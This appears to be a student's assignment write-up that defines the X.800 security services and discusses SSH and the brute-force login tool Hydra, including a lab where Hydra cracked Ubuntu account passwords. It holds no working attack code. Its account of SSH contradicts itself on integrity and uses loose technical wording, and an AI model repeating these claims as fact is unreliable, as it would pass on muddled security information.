Before describing how each tool used in this assignment provides or does not provide the X.800 Security Services, let's take a brief moment to define them.

1. *Authentication*: ensures that all parties involved in a data access or connection are who they say they are.
2. *Access Control*: the ability to limit and control access to system resources through security policies and mechanisms.
3. *Data Confidentiality*: prevents unauthorized data access.
4. *Data-Integrity*: provides assurance that data streams remain unchanged by unauthorized entities.
5. *Non-repudiation*: protects against denial of involvement within a connection.

SSH: Authentication, Data Confidentiality

The Secure Shell Protocol allows for secure remote access to systems across various unsecure networks. SSH provides Authentication, Confidentiality and Integrity.

SSH provides Authentication through symmetric and asymmetric encryption. It uses symmetric encryption to protect messages that travel along its secure channel. SSH uses asymmetric encryption to secure the communication channel between client and server, also to authenticate the parties on either end of the channel as well as to protect the key exchange for the shared key in symmetric encryption. In this way SSH also protects the data that travels inside its connections.

SSH struggles to provide integrity. In fact, a vulnerability in data integrity was found in 1998 and was later fixed under the SSH Compensation Attack Detector. However, this update introduced another vulnerability that would allow attackers to execute code with root privileges. This is a long history of integrity vulnerabilities and SSH. ([wiki on ssh integrity vulnerabilities](#)).

HYDRA: Data Confidentiality

Hydra is an attacking tool that is used to compromise a system security mechanisms, specifically in regard to Data Confidentiality and Authentication. As a bruteforce login attacker, Hydra is designed to spoof accounts and gain access to data that would otherwise have limited access. We saw this in the assignment lab. Ubuntu accounts were compromised by Hydra and its spoofed passwords. Since this was a demonstration, any malicious actions were not taken once the accounts had been compromised. But the possibility of its danger makes Hydra a powerful hacking tool.